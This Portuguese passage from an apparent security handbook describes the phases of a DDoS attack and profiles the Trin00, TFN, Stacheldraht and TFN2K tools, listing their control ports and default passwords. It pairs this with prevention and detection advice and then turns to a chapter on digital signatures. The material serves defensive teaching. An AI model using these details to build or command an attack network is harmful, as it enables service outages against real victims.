O ataque DDoS é dado, basicamente, em três fases: uma fase de "intrusão em massa",na qual ferramentas automáticas são usadas para comprometer máquinas e obteracesso privilegiado (acesso de *root*). Outra, onde o atacante instala software DDoS nas máquinas invadidas com o intuito de montar a rede deataque. E, por último, a fase onde é lançado algum tipo de *flood* de pacotes contra uma ou mais vítimas, consolidando efetivamente o ataque.

Fase 1: Intrusão em massa

Esta primeira fase consiste basicamente nos seguintes passos:

1. É realizado um *megascan* de portas e vulnerabilidades em redes consideradas "interessantes", como por exemplo, redes com conexões de banda-larga ou com baixo grau de monitoramento.
2. O seguinte passo é explorar as vulnerabilidades reportadas, com o objetivo de obter acesso privilegiado nessas máquinas.

Entre as vítimas preferenciais estão máquinas Solaris e Linux, devido à existência de *sniffers* e *rootkits* para esses sistemas. Entre as vulnerabilidades comumente exploradas podemos citar: wu-ftpd, serviços RPC como **"cmsd"**, **"statd"**, **"ttdbserverd"**, **"amd"**, etc.

3. É criada uma lista com os IPs das máquinas que foram invadidas e que serão utilizadas para a montagem da rede de ataque.

Fase 2: Instalação de software DDoS

Esta fase compreende os seguintes passos:

1. Uma conta de usuário qualquer é utilizada como repositório para as versões compiladas de todas as ferramentas de ataque DDoS.
2. Uma vez que a máquina é invadida, os binários das ferramentas de DDoS são instalados nestas máquinas para permitir que elas sejam controladas remotamente.

São estas máquinas comprometidas que desempenharão os papeis de *masters* ou agentes.

A escolha de qual máquina será usada como *master* e qual comoagente dependerá do critério do atacante. A princípio, o perfil dos *master* é o de máquinas que não são manuseadas constantemente pelos administradores e muito menos são frequentemente monitoradas. Já o perfil dos agentes é o de máquinas conectadas à Internet por *links* relativamente rápidos, muito utilizados em universidades e provedores de acesso.

3. Uma vez instalado e executado o *daemon* DDoS que roda nos agentes, eles anunciam sua presença aos *masters* e ficam à espera de comandos (status "ativo").O programa DDoS cliente, que roda nos *masters*, registra em uma lista o IP das máquinas agentes ativas. Esta lista pode ser acessada pelo atacante.

4. A partir da comunicação automatizada entre os *masters* e agentes organizam-se os ataques.

5. Opcionalmente, visando ocultar o comprometimento da máquina e a presençados programas de ataque, são instalados *rootkits*.

Vale a pena salientar que as fases 1 e 2 são realizadas quase que uma imediatamente após a outra e de maneira altamente automatizada. Assim, são relevantes as informações que apontam que os atacantes podem comprometer uma máquina e instalar nela as ferramentas de ataque DDoS em poucos segundos.

Voi lá, tudo pronto para o ataque!!

Fase 3: Disparando o ataque

Como mostrado na figura 1, o atacante controla uma ou mais máquinas *master*, as quais, por sua vez, podem controlar um grande número de máquinas agentes. É a partir destes agentes que é disparado o *flood* de pacotes que consolida o ataque. Os agentes ficam aguardando instruções dos *masters* para atacar um ou mais endereços IP (vítimas), por um período específico de tempo.

Assim que o atacante ordena o ataque, uma ou mais máquinas vítimas são bombardeadas por um enorme volume de pacotes, resultando não apenas na saturação do *link* de rede, mas principalmente na paralização dos seus serviços.

16.2.Ferramentas Ddos

Ao contrário do que se pensa, os ataques DDoS não são novos. A primeira ferramenta conhecida com esse propósito surgiu em 1998. Desde então, foram diversas as ferramentas de DDoS desenvolvidas, cada vez mais sofisticadas e com interfáceis mais amigáveis. O que é no mínimo preocupante, pois nos dá uma idéia de quão rápido se movimenta o mundo *hacker*. A seguir, elas são listadas na ordem em que surgiram:

1. Fapi (1998)	4. TFN (ago/99)	7. TFN2K(dez/99)
2. Blitznet	5. Stacheldraht(set/99)	8. Trank
3. Trin00 (jun/99)	6. Shaft	9. Trin00 win version

3. Trin00 (jun/99)	6. Shaft	9. Trin00 win version

Não é propósito deste artigo abordar todas as ferramentas de DDoS disponíveis,mas apenas conhecer o funcionamento básico das principais, que são: Trin00, TFN, Stacheldraht e TFN2K.

TRIN00

O Trin00 é uma ferramenta distribuída usada para lançar ataques DoS coordenados, especificamente, ataques do tipo UDP *flood.*Para maiores informações a respeito de ataques deste tipo, veja em: http://www.cert.org/advisories/CA-96.01.UDP_service_denial.html

Uma rede Trinoo é composta por um número pequeno de *masters* e um grande número de agentes.

O controle remoto do *master* Trin00 é feito através de uma conexão TCP via porta 27665/tcp. Após conectar, o atacante deve fornecer uma senha(tipicamente, "betaalmostdone").

A comunicação entre o *master* Trin00e os agentes é feita via pacotes UDP na porta 27444/udpou via pacotes TCP na porta 1524/tcp. A senha padrão para usar os comandos é "l44adsl" e só comandos que contêm a substring "l44" serão processados.

A comunicação entre os agentes e o *master* Trin00 também é através de pacotes UDP, mas na porta 31335/udp.Quando um *daemon* é inicializado, ele anuncia a sua disponibilidade enviando uma mensagem ("*HELLO*") ao *master*,o qual mantém uma lista dos IPs das máquinas agentes ativas, que ele controla.

Tipicamente, a aplicação cliente que roda no *master* tem sido encontrado sob o nome de **master.c**, enquanto que os *daemons* do Trin00 instalados emmáquinas comprometidas têm sido encontrados com uma variedade de nomes, dentre eles: **ns, http, rpc.trinoo, rpc.listen, trinix,** etc. Tanto o programa cliente (que roda no *master*) quanto o *daemon* (que roda no agente) podem ser inicializados sem privilégios de usuário *root.*

TFN – TRIBE FLOOD NETWORK

O TFN é uma ferramenta distribuída usada para lançar ataques DoS coordenados a uma ou mais máquinas vítimas, a partir de várias máquinas comprometidas. Além de serem capazes de gerar ataques do tipo UDP *flood* como o Trin00, uma rede TFN pode gerar ataques do tipo SYN *flood*, ICMP *flood* e Smurf/Fraggle. Maiores informações a respeito deste tipo de ataques podem ser encontradas em:

http://www.cert.org/advisories/CA-96.21.tcp_syn_flooding.html
http://www.cert.org/advisories/CA-98.01.smurf.html

Neste tipo de ataque é possível forjar o endereço origem dos pacotes lançados às vítimas, o que dificulta qualquer processo de identificação do atacante.

No caso específico de se fazer uso do ataque Smurf/Fraggle para atingir a(s) vítima(s), o *flood* de pacotes é enviado às chamadas "redes intermediárias" que consolidarão o ataque, não diretamente às vítimas.

O controle remoto de uma *master* TFN é realizado através de comandos de linha executados pelo programa cliente. A conexão entre o atacante e o cliente pode ser realizada usando qualquer um dos métodos de conexão conhecidos, tais como: rsh, telnet, etc. Não é necessária nenhuma senha para executar o cliente, no entanto, é indispensável a lista dos IPs das máquinas que têm os *daemons* instalados. Sabe-se que algumas versões da aplicação cliente usam criptografia (*Blowfish*) para ocultar o conteúdo desta lista.

A comunicação entre o cliente TFN e os *daemons* é feita via pacotes ICMP_ECHOREPLY.Não existe comunicação TCP ou UDP entre eles.

Tanto a aplicação cliente (comumente encontrada sob o nome de **tribe**) como os processos *daemons* instalados nas máquinas agentes (comumente encontrados sob o nome de **td**), devem ser executados com privilégios de usuário *root*.

STACHELDRAHT

Baseado no código do TFN, o Stacheldraht é outra das ferramenta distribuídas usadas para lançar ataques DoS coordenados a uma ou mais máquinas vítimas, a partir de várias máquinas comprometidas. Como sua predecessora TFN, ela também é capaz de gerar ataques DoS do tipo UDP *flood*, TCP *flood*, ICMP *flood* e Smurf/fraggle.

Funcionalmente, o Stacheldraht combina basicamente características das ferramentas Trin00 e TFN, mas adiciona alguns aspectos, tais como: criptografia da comunicação entre o atacante e o *master*;e atualização automática dos agentes.

A idéia de criptografia da comunicação entre o atacante e o *master* surgiu exatamente porque uma das deficiências encontradas na ferramenta TFN era que a conexão entre atacante e *master* era completamente desprotegida, obviamente sujeita a ataques TCP conhecidos (*hijacking*, por exemplo). O Stacheldraht lida com este problema incluindo um utilitário "telnet criptografado" na distribuição do código.

A atualização dos binários dos *daemons* instalados nos agentes pode ser realizada instruindo o *daemon* a apagar a sua própria imagem e substituí-la por uma nova cópia (solaris ou linux). Essa atualização é realizada via serviço rpc (514/tcp).

Uma rede Stacheldraht é composta por um pequeno número de *masters* onde rodam os programas clientes (comumente encontrados sob o nome de **mserv**, e um grande número de agentes, onde rodam os processos *daemons* (comumente encontrados sob o nome de **leaf** ou **td**). Todos eles devem ser executados com privilégios de *root.*

Como foi mencionado anteriormente, o controle remoto de um *master* Stacheldraht é feito através de um utilitário "telnet criptografado" que usa criptografia simétrica para proteger as informações que trafegam até o *master*. Este utilitário se conecta em uma porta TCP,comumente na porta 16660/tcp.

Diferencialmente do que ocorre com o Trinoo, que utiliza pacotes UDPna comunicação entre os *masters* e os agentes, e do TFN, que utiliza apenas pacotes ICMP, o Stacheldraht utiliza pacotes TCP (porta padrão 65000/tcp) eICMP (ICMP_ECHOREPLY).

TFN2K - TRIBLE FLOOD NETWORK 2000

A ferramenta Tribe Flood Network 2000, mais conhecida como TFN2K, é mais uma ferramenta de ataque DoS distribuída. O TFN2K é considerado uma versão sofisticada do seu predecessor TFN. Ambas ferramentas foram escritas pelo mesmo autor, Mixter.

A seguir são mencionadas algumas características da ferramenta:

- Da mesma forma que ocorre no TFN, as vítimas podem ser atingidas por ataques do tipo UDP *flood*, TCP *flood*, ICMP *flood* ou Smurf/fraggle. O *daemon* pode ser instruído para alternar aleatoriamente entre estes quatro tipos de ataque.
- O controle remoto do *master* é realizado através de comandos via pacotes TCP, UDP, ICMP ou os três de modo aleatório. Estes pacotes são criptografados usando o algoritmo CAST.Deste modo, a filtragem de pacotes ou qualquer outro mecanismo passivo, torna-se impraticável e ineficiente.
- Diferentemente do TFN, esta ferramenta é completamente "silenciosa", isto é, não existe confirmação (ACK) da recepção dos comandos, a comunicação de controle éunidirecional. Ao invés disso, o cliente envia 20 vezes cada comando confiando em que, ao menos uma vez, o comando chegue com sucesso.
- O *master* pode utilizar um endereço IP forjado.

A título de ilustração se resume, através da seguinte tabela comparativa, como é realizada a comunicação entre os"personagens" encontrados em um típico ataque DDoS, para cada uma das ferramentas:

Comunicação	**Trin00**	**TFN**	**Stacheldraht**	**TFN2K**
Atacante->Master	1524/27665/tcp	icmp_echoreply	16660/tcp	icmp/udp/tcp
Master->Agente	27444/udp	icmp_echoreply	65000/tcp, icmp_echoreply	icmp/udp/tcp
Agente->Master	31335/udp	icmp_echoreply	65000/tcp, icmp_echoreply	icmp/udp/tcp

De um modo geral, os binários das ferramentas DDoS têm sido comumente encontrados em máquinas com sistema operacional Solaris ou Linux. No entanto, o fonte dos programas pode ser facilmente portado para outras plataformas.

Ainda em relação às ferramentas, vale lembrar que a modificação do código fonte pode causar a mudança de certas propriedades da ferramenta, tais como: portas de operação, senhas de acesso e controle, nome dos comandos, etc. Isto é, a personalização da ferramenta é possível.

16.3.como se prevenir

Até o momento não existe uma "solução mágica" para evitar os ataques DDoS, o que sim é possível é aplicar certas estratégias para mitigar o ataque, este é o objetivo desta seção.

Dentre as estratêgias recomendadas pode-se considerar as seguintes:

- **Incrementar a segurança do host**

Sendo que a característica principal deste ataque é a formação de uma rede de máquinas comprometidas atuando como *masters* e agentes, recomenda-se fortemente aumentar o nível de segurança de suas máquinas, isto dificulta a formação da rede do ataque.

- **Instalar *patches***

Sistemas usados por intrusos para executar ataques DDoS são comumente comprometidos via vulnerabilidades conhecidas. Assim, recomenda-se manter seus sistemas atualizados aplicando os *patches* quando necessário.

- **Aplicar filtros "anti-spoofing"**

Durante os ataques DDoS, os intrusos tentam esconder seus endereços IP verdadeiros usando o mecanismo de *spoofing*, que basicamente consite em forjar o endereço origem, o que dificulta a identificação da origem do ataque. Assim, se faz necessário que:

Os provedores de acesso implementem filtros anti-spoofing na entrada dos roteadores, de modo que ele garanta que as redes dos seus clientes não coloquem pacotes forjados na Internet.

As redes conectadas à Internet, de modo geral, implementem filtros anti-spoofing na saída dos roteadores de borda garantindo assim que eles próprios não enviem pacotes forjados na Internet.

- **Limitar banda por tipo de tráfego**

Alguns roteadores permitem limitar a banda consumida por tipo de tráfego na rede. Nos roteadores Cisco, por exemplo, isto é possível usando CAR (*Commited Access Rate*). No caso específico de um ataque DDoS que lança um *flood* de pacotes ICMP ou TCP SYN, por exemplo, você pode configurar o sistema para limitar a banda que poderá ser consumida por esse tipo de pacotes.

- **Prevenir que sua rede seja usada como "amplificadora"**

Sendo que algumas das ferramentas DDoS podem lançar ataques *smurf* (ou *fraggle*), que utilizam o mecanismo de envio de pacotes a endereços de *broadcasting*, recomenda-se que sejam implementadas em todas as interfaces dos roteadores diretivas que previnam o recebimento de pacotes endereçados a tais endereços. Isto evitará que sua rede seja usada como "amplificadora". Maiores informações a respeito do ataque *smurf* (e do parente *fraggle*) podem ser encontradas em: http://users.quadrunner.com/chuegen/smurf

- **Estabelecer um plano de contingência**

Partindo da premisa que não existe sistema conectado à Internet totalmente seguro, urge que sejam considerados os efeitos da eventual indisponibilidade de algum dos sistemas e se tenha um plano de contingência apropriado, se necessário for.

- **Planejamento prévio dos procedimentos de resposta**

Um prévio planejamento e coordenação são críticos para garantir uma resposta adequada no momento que o ataque está acontecendo: tempo é crucial! Este planejamento deverá incluir necessariamente procedimentos de reação conjunta com o seu provedor de *backbone.*

16.4.Como detectar

As ferramentas DDoS são muito furtivas no quesito detecção. Dentre as diversas propriedades que dificultam a sua detecção pode-se citar como mais significativa a presença de criptografia. Por outro lado, é possível modificar o código fonte de forma que as portas, senhas e valores padrões sejam alterados.

Contudo, não é impossível detectá-las. Assim, esta seção tem por objetivo apresentar alguns mecanismos que auxiliem na detecção de um eventual comprometimento da sua máquina (ou rede) que indique ela estar sendo usada em ataques DDoS. Estes mecanismos vão desde os mais convencionais até os mais modernos.

AUDITORIA

Comandos/Utilitários: Alguns comandos podem ser bastante úteis durante o processo de auditoria. Considerando os nomes padrões dos binários das ferramentas DDoS, é possível fazer uma auditoria por nome de arquivo binário usando o comando **find**. Caso as ferramentas não tenham sido instaladas com seus nomes padrões, é possível fazer uso do comando **strings** que permitiria, por exemplo, fazer uma busca no conteúdo de binários "suspeitos". Esta busca visaria achar cadeias de caracteres, senhas e valores comumente presentes nos binários das ferramentas DDoS.

O utilitário **lsof** pode ser usado para realizar uma auditoria na lista de processos em busca do processo *daemon* inicializado pelas ferramentas DDoS. Por último, se a sua máquina estiver sendo usada como master, o IP do atacante eventualmente poderia aparecer na tabela de conexões da sua máquina (**netstat**). Se tiver sido instalado previamente um *rootkit*, este IP não se revelará.

Ferramentas de auditoria de *host*: Ferramentas como o Tripwire podem ajudar a verificar a presença de *rootkits*.

Ferramentas de auditoria de rede: O uso de um *scanner de portas* pode revelar um eventual comprometimento da sua máquina. Lembre-se que as ferramentas DDoS utilizam portas padrões.

Assim também, *analisadores de pacotes* podem ser vitais na detecção de trafego de ataque. Para uma melhor análise dos pacotes é importante conhecer as assinaturas das ferramentas DDoS mais comuns. No caso específico da ferramenta TFN2K, que utiliza pacotes randômicos e criptografados, o que prejudica em muito a detecção da ferramenta por meio de análise dos pacotes, é possível alternativamente procurar nos pacotes uma característica peculiar gerada pelo processo de criptografia.

FERRAMENTAS DE DETECÇÃO ESPECÍFICAS

Uma variedade de ferramentas foram desenvolvidas para detectar ferramentas de ataque DDoS que, eventualmente, possam ter sido instaladas no seu sistema, dentre elas:

O NIPC (*National Infraestructure Protection Center*) disponibilizou uma ferramenta de auditoria local chamada "find_ddos" que procura no *filesystem* os binários do cliente e daemon das ferramentas de Trin00, TFN, Stacheldraht e TFN2K. Atualmente estão disponíveis os binários do find_ddos para Linux e Solaris em: http://www.fbi.gov/nipc/trinoo.htm

Dave Dittrich, Marcus Ranum e outros desenvolveram um script de auditoria remota, chamado "gag" que pode ser usado para detectar agentes Stacheldraht rodando na sua rede local. Este script pode ser encontrado em: http://staff.wahington.edu/dittrich/misc/sickenscan.tar

Dave Dittrich, Marcus Ranum, George weaver e outros desenvolveram a ferramenta de auditoria remota chamada "dds" que detecta a presença de agentes Trin00, TFN e Stacheldraht. Ela se encontra disponível em: http://staff.washington.edu/dittrich/misc/ddos_scan.tar

SISTEMAS DE DETECÇÃO DE INTRUSÃO

Sistemas de detecção de intrusão mais modernos incluem assinaturas que permitem detectar ataques DDoS e comunicação entre o atacante, o *master* DDoS e o agente DDoS.

16.5.COMO REAGIR

Se ferramentas DDoS forem instaladas nos seus sistemas

Isto pode significar que você está sendo usado como *master* ou agente. É importante determinar o papel das ferramentas encontradas. A peça encontrada pode prover informações úteis que permitam localizar outros componentes da rede de ataque. Priorize a identificação dos *masters*. Dependendo da situação, a melhor estratégia pode ser desabilitar imediatamente os *masters* ou ficar monitorando para coletar informações adicionais.

- **Se seus sistemas forem vítimas de ataque DDoS**

O uso do mecanismo de *spoofing* nos ataques DDoS dificulta em muito a identificação do atacante. Assim, se há um momento em que pode-se fazer um *backtracing* e chegar ao verdadeiro responsável é no exato momento em que está ocorrendo o ataque. Isto significa que é imprescindível a comunicação rápida com os operadores de rede do seu provedor de acesso/*backbone*.

Considere que, devido à magnitude do ataque, não é recomendável confiar na conectividade Internet para comunicação durante um ataque. Portanto, certifíque-se que sua política de segurança inclua meios alternativos de comunicação (telefone celular, pager, sinais de fumaça, etc). Mas, por favor, aja rápido, tempo é crucial!

16.6.CONSIDERAÇÕES FINAIS

Não existe "solução mágica" para evitar os ataques DDoS, não com a tecnologia atual.No lugar, existem certas estratégias que podem ser aplicadas pelos administradores e gerentes de rede para mitigá-lo. Sem dúvida, sem se conhecer o que acontece nos bastidores será uma tarefa difícil. Assim, o motivo deste artigo foi justamente desmistificar o ataque de modo que estes profissionais, conhecendo melhor o inimigo, se preparem melhor para combatê-lo.

16.7.bibliografias

ALR-01/2000: Recentes ataques de DoS
por CAIS - Centro de Atendimento de Incidentes de Segurança
http://www.rnp.br/arquivos/ALR-012000.txt

Distributed Denial of Service Attacks
by Bennet Tood
https://fridge.oven.com/~bet/DDoS

DDoS Attack Mitigation
by Elias Levy
Mensagem enviada na lista Bugtraq em 10/02/2000 http://www.securityfocus.com

Denial of Service FAQ
by Kurt Seifried
http://securityportal.com/direct.cgi?/research/ddosfaq.html

Consensus Roadmap for Defeating Distributed Denial of Service Attacks
by Rich Pethia, Allan Paller & Gene Spafford
Special Note from SANS Global Incident Analysis Center
http://www.sans.org/ddos_roadmap.htm

Resisting the Effects of Distributed Denial of Service Attacks
Special Note from SANS Global Incident Analysis Center
http://www.sans.org/y2k/resist.htm

Distributed Denial of Service Defense Tactics
by Simple Nomad (RAZOR Team)
http://razor.bindview.com/publish/papers/DDSA_Defense.html

Distributed Denial of Service Tools
by CERT - Carnegie Mellon Emergency Response Team
http://www.cert.org/incident_notes/IN-99-07.html

Denial of Service Tools
by CERT - Carnegie Mellon Emergency Response Team
http://www.cert.org/advisories/CA-99-17-denial-of-service-tools.html

Denial of Service Developments
by CERT - Carnegie Mellon Emergency Response Team
http://www.cert.org/advisories/CA-2000-01.html

Technical Tips - Denial of Service
by CERT - Carnegie Mellon Emergency Response Team
http://www.cert.org/tech_tips/denial_of_service.html

CERT Distributed Intruder Tools Workshop
by David Dittrich
http://staff.washington.edu/dittrich/talks/cert/

The DoS Project's 'trinoo' distributed denial of service attack tool
by David Dittrich
http://staff.washington.edu/dittrich/misc/trinoo.analysis

The "Tribe Flood Network" distributed denial of service attack tool
by David Dittrich
http://staff.washington.edu/dittrich/misc/tfn.analysis

The "stacheldraht" distributed denial of service attack tool
by David Dittrich
http://staff.washington.edu/dittrich/misc/stacheldraht.analysis

TFN2K - An Analysis
by Jason Barlow and Woody Thrower (Axent Security Team)
http://www2.axent.com/swat/News/TFN2k_Analysis.htm

Tribe Flood Network 3000
by Mixter
http://packetstorm.securify.com/distributed/tfn3k.txt

Sites relacionados

CERT Coordinator Center

Security Focus

SANS Institute

CAPITULO 7

Criptografia

17.1.Palavras Mágicas sobre entidades certificadoras, assinaturas eletrônicas e projetos de lei.

17.1.1.Resumo

Considero um enorme desafio falar sobre um assunto tão atual e tão mal compreendido. O desafio está não só na necessidade de se lançar luz sobre os significados que certas palavras carregam, mas principalmente em fazê-lo justamente para os mestres da palavra.

Palavras são como povos, que migram e miscigenam seus significados, através do contato reprodutivo. O uso da palavra enriquece, preserva e faz evoluir seus possíveis significados, e os traços históricos desse uso fazem o legado de uma cultura. Como na genética, há nesse uso um jogo invisível de luta contínua pela sobrevivência e predominância de significados. Propomos comentar a evolução semântica de termos que compõem o subtítulo desta palestra. Acompanharemos sua disseminação, desde as origens técnicas até o uso social e jurídico.

17.1.2.Origens da Assinatura Digital

A confiança na autoria de documentos eletrônicos foi antes uma preocupação teórica de criptólogos, que buscaram meios de viabilizá-la para a virtualização de processos sociais, impulsionada pela revolução digital. Para isso, talharam conceitos que julgaram úteis ou necessários. E para referenciá-los, tiveram que recorrer ao poder da linguagem, importando para um novo contexto palavras que lhes ressoavam afins, em seu uso comum. Daí a origem dos termos técnicos: chave pública, assinatura digital, certificado digital, e autoridade certificadora, dentre outros, cujos significados serão objeto de nossa atenção nos próximos 60 minutos.

O conceito de assinatura digital originou-se de forma dedutiva. Os arquitetos pioneiros do ciberespaço chegaram a ela pela interpretação de teoremas matemáticos na teoria da informação, uma teoria semiótica desenvolvida por Claude Shannon a partir de 1949[1]. O problema central da teoria é o seguinte. Dada uma seqüência de zeros e uns, constituindo a representação digital de um documento, de que meios digitais poderá dispor seu autor para credibilizar a declaração de sua vontade ou autoria, ali nomeada?

Em outras palavras, a teoria da informação ocupou-se do problema de como fazer viger, no mundo virtual, o artigo 129 do Código Civil brasileiro, que diz serem livres as formas de declaração de vontade. O mundo virtual desconhece o conceito de prova testemunhal. Testemunhos e declarações são interlocuções, e interlocuções pressupõem falante e ouvinte. Para que haja interlocução, falante e ouvinte precisam antes identificarem-se mutuamente. E bits não falam nem ouvem. Portanto, um X riscado em público, embaixo do nome, ou um pronunciamento de viva voz, que no mundo da vida são formas livres de declaração de vontade, lá não tem lugar.

Autor e leitor terão que se valer de algo semelhante à assinatura cursiva de próprio punho, que pode ser verificada contra uma referência confiável, na ausência de testemunhas. Declarações virtuais de vontade só poderão inspirar credibilidade por meio de

algum processo autenticatório, que controle a presunção de confiança nos intermediadores da comunicação digital. Este controle é necessário para substituir a contento o testemunho interno dos nossos cinco sentidos, que só podem penetrar no virtual pela intermediação do imaginário.

Como podem ser então esses processos? Se imitarmos literalmente a assinatura de punho, ela lá perderá toda a sua eficácia. No papel, a assinatura de punho impinge marca única e pessoal no suporte físico do documento, permitindo a verificação por semelhança desta marca, e seu vínculo com a mensagem impressa no papel, a quem puder examinar este papel e comparar esta assinatura a um registro de referência. Mas, entre seqüências de bits, a verificação por semelhança dará também ao verificador a capacidade imediata de forjar qualquer assinatura. Recursos comuns de edição lhes permitem a contrafação indetectável, enquanto sua contra-parte no papel é uma arte difícil, cultivada e estudada por falsários e grafólogos.

Isto ocorre porque simulacros no ciberespaço são indistinguíveis dos seus moldes. Duas seqüências contendo os mesmos zeros e uns não podem ser ali distinguidas. Bits não são apenas surdos e mudos, mas também sem cor, sem cheiro e sem forma definidas. Bits são apenas símbolos, e o mundo virtual é um mundo apenas e totalmente simbólico. Portanto, no ciberespaço, a assinatura não terá suporte físico. Só haverá, para recebê-la como suporte, a própria seqüência de bits que representa o documento.

Sabemos, portanto, que uma marca única e pessoal, feita de bits, não pode ser simplesmente aposta ao documento para autenticá-lo. Tal arremedo da assinatura permitirá forjas perfeitas, não só a quem for verificá-la, mas a qualquer leitor. Resta, para se chegar a uma autenticação digital, a alternativa de se misturar a marca única e pessoal do autor à seqüência de bits que se apresenta como documento, para obter efeito semelhante ao da sua lavra em papel. A dificuldade para se extrair a marca da mistura, em medida que bloqueie ao leitor a sua forja, pode ser controlada com o uso de criptografia sadia. Uma mistura entre uma marca pessoal única e um documento, funcionará como autenticador de autoria desse documento, quando a ele apensado.

Entretanto, o mero uso de criptografia robusta não resolve ainda o problema da verificação por semelhança, neste novo cenário. A verificação se daria, em princípio, por reversão da mistura. Mas uma reversão, pura e simples, irá requerer do verificador a posse daquela marca, para comparação. A criptografia, como até então conhecida, só pode proteger o assinante contra forja indetectável por quem não precise verificar suas assinaturas. Contra esses, nada protege. Algo ainda falta, para um mundo onde temos que interagir e negociar com a natureza humana, agora por meio de bits.

Faltava aos pioneiros uma forma autenticatória apropriada. Nela, o que é requerido e extraído no processo de verificação deve ser, por um lado, suficiente para identificar qual marca pessoal foi misturada ao documento, e por outro, insuficiente para reconstruir tal marca ou suas misturas. Iniciou-se então a busca por um tipo de criptografia onde o segredo usado para produzir autenticadores não precisasse ser compartilhado ou facilitado para a verificação. Uma forma assimétrica de criptografia, que circunscrevesse a presunção de sigilo a quem quiser ser identificado por meio dele.

17.1.3.o conceito da escrita unilateralmente ocultável

Recapitulando vemos que, no ciberespaço, autor e leitor de um documento não exercem controle sobre as presunções de confiança na percepção alheia dos seus atos. Haverá sempre várias camadas de inteligência alheia intermediando as comunicações digitais, onde cabem inúmeras formas invisíveis de embuste. Por isso, embora as formas de se declarar vontade sejam livres pelo artigo 129, não o serão, no mundo virtual, pois nele os interlocutores não controlam o contexto de suas interlocuções. Isto porque não se sabe, a princípio, se o que se vê como resultado de impulsos elétricos na ponta de um fio pode ser tido e havido como declaração de alguém. A menos que sejamos, ao mesmo tempo, ingênuos e teimosos.

Declarações virtuais precisam de formas comunicativas com as quais se possa restabelecer, no espírito do artigo 129, controle sobre as condições de confiança circundantes, normalmente disponíveis nas interlocuções do mundo da vida. E a forma comunicativa que a ciência teria a oferecer, para melhor aproximar a restauração deste controle, seria a criptografia assimétrica. No conceito deste novo gênero de criptografia, o segredo que cria marcas identificadoras de origem para documentos eletrônicos, ganhou o nome de chave privada. A referência pública a este segredo, destinado à verificação dos autenticadores por ele criados, ganhou o nome de chave pública. Tais marcas identificadoras, e o processo de gerá-las e verificá-las, ganharam o nome de assinatura digital.

Esses termos foram usados na descrição do algoritmo matemático pioneiro no gênero, o RSA, o primeiro a cumprir as exigências prescritas pelo conceito, conforme proposto em 1976 por Diffie & Hellman[2]. O RSA foi descoberto e divulgado em 1978 por Rivest Shamir e Adleman[3]. As tecnologias disponíveis para este conceito são as que implementam os três algoritmos do gênero até hoje descobertos, analisados e validados por criptólogos, todos em domínio público. Deles, o RSA segue sendo o mais simples e disseminado.

Contudo, nossos problemas não terminam quando a ciência apresenta esses conceitos e descobertas. Eles na verdade apenas começam. Entra em cena o negócio em torno dos mecanismos de autenticação digital. O mercado funciona por uma lógica econômica, e não semiótica. Quem estuda semiótica sabe que é tolice pensar-se em assinatura digital sem criptografia, pois assinatura não é apenas identificação. Identificação é convencer-se de que se reconheceu algo. Autenticação é convencer outrem de que se reconheceu algo. Assinatura é convencer outrem de que se reconheceu algo, algo que representa uma promessa de alguém. Frisamos que aqui estamos interessados no sentido que a assinatura de punho tem na jurisprudência atual do direito civil.

No cenário das redes de comunicação fechadas, como a das comunicações militares, de órgãos sensíveis do poder executivo ou em empresas verticalmente estruturadas, há sempre alguma hierarquia do mundo da vida que organiza e controla a infraestrutura, a semântica e o tráfego de informações que nela flui. Por isso, pode-se nelas desenvolver

outros conceitos de autenticação digital que permitam a representação da vontade dos interlocutores, já que a hierarquia subjacente permite que identificação, autenticação e assinatura tenham funções semióticas equivalentes. Como por exemplo, pelo uso de senhas ou de identificação biométrica, no qual o titular da senha ou do dado biométrico, e o sistema onde este dado foi cadastrado, se autenticam mutuamente. Nessas redes fechadas, a criptografia é antes necessária exatamente para mantê-las fechadas, através de sua função clássica, que é a de prover sigilo em canais de comunicação, onde os interlocutores já se identificaram mutuamente, através de alguma hierarquia subjacente, na qual relações de confiança abrangentes são presumidas. Para esta função, em princípio qualquer algoritmo criptográfico serve, e sua ocultação pode contribuir para a robustez do sigilo. O correntista presume que o banco irá proteger a cópia de sua senha, cópia que o banco precisa ter para identificá-lo e autenticar suas transações.

Já numa rede aberta e pública, tudo muda. Os efeitos das funções de identificação, autenticação e expressão de vontade se sobrepõem a dispositivos do código civil, pois não há hierarquia subjacente que permita semiose, isto é, a extração de significado da informação. Em redes abertas, a criptografia é antes requerida justamente para resolver a questão da identificação, na ausência de hierarquia subjacente. Identificação em circunstâncias adversas, que permitam a autenticação com verificação aberta, a única forma de se representar publicamente a vontade de interlocutores, com chances de ser confiável. Para que haja autenticação onde relações de confiança abrangentes não podem ser presumidas, cada um precisa controlar, por si mesmo, o risco da falsificação de sua própria identificação. Para isto, nem todo algoritmo criptografico serve, e sua ocultação pode destruir a robustez da autenticação. A função clássica da criptografia, a de prover sigilo, é ali secundária, muito embora possa ser fornecida pelo mesmo mecanismo de chave pública da assinatura digital, invertendo-se o uso das chaves no canal de comunicação.

Entretanto, é do instinto do vendedor vender qualquer coisa, para qualquer finalidade, se o cliente estiver disposto ou for induzido a comprar. E no mercado da informática quem toca os tambores são os departamentos de marketing. Portanto, para sabermos o que está a venda na prateleira dos softwares de autenticação digital, devemos ter em mente que o uso da criptografia assimétrica para autenticação de documentos eletrônicos exige e impõe demandas específicas à criptografia. Recapitulando, estas demandas se resumem em duas presunções de confiança, que aqui chamamos de premissas:

1- **Premissa pública**: *O titular de um par de chaves assimétricas é conhecido pela sua chave pública*.
2- **Premissa privada**: *O titular de um par de chaves assimétricas é quem conhece sua chave privada.*
A *premissa pública* envolve duas crenças:
1.1 **Crença sintática**: *A associação entre os bits que representam a chave pública, e os que representam o nome do seu titular, é autêntica.*
1.2 **Crença semântica**: *O nome que dá título à chave pública é o de alguém com quem se tem relação de significado;*
A *premissa privada* envolve duas crenças:
2.1 **Crença sintática**: *A posse e o acesso à chave privada restringe-se a quem é nomeado seu titular.*
2.2 **Crença semântica**: *O uso autenticatório da chave privada significa declaração, por parte do titular, de sua vontade ou autoria.*
A validade dessas premissas se apoia em crenças que, exceto a primeira, precisam ser individualmente constituídas. Delas, a crença sintática pública (1.1) é a única que pode constituir-se com a cooperação de

terceiros. Os primeiros empreendedores que se lançaram no negócio de prestar esta cooperação, denominaram a si mesmos "autoridades certificadoras".

A autoridade que pretendem para si baseia-se não em uma concessão estatal, mas nos cuidados que dizem tomar para estabelecer o modus operandi do negócio, incluindo suporte post mortem ao eventual colapso da premissa privada de seus clientes[4]. Este suporte é a divulgação da anulação de sua crença semântica, chamada de "revogação".

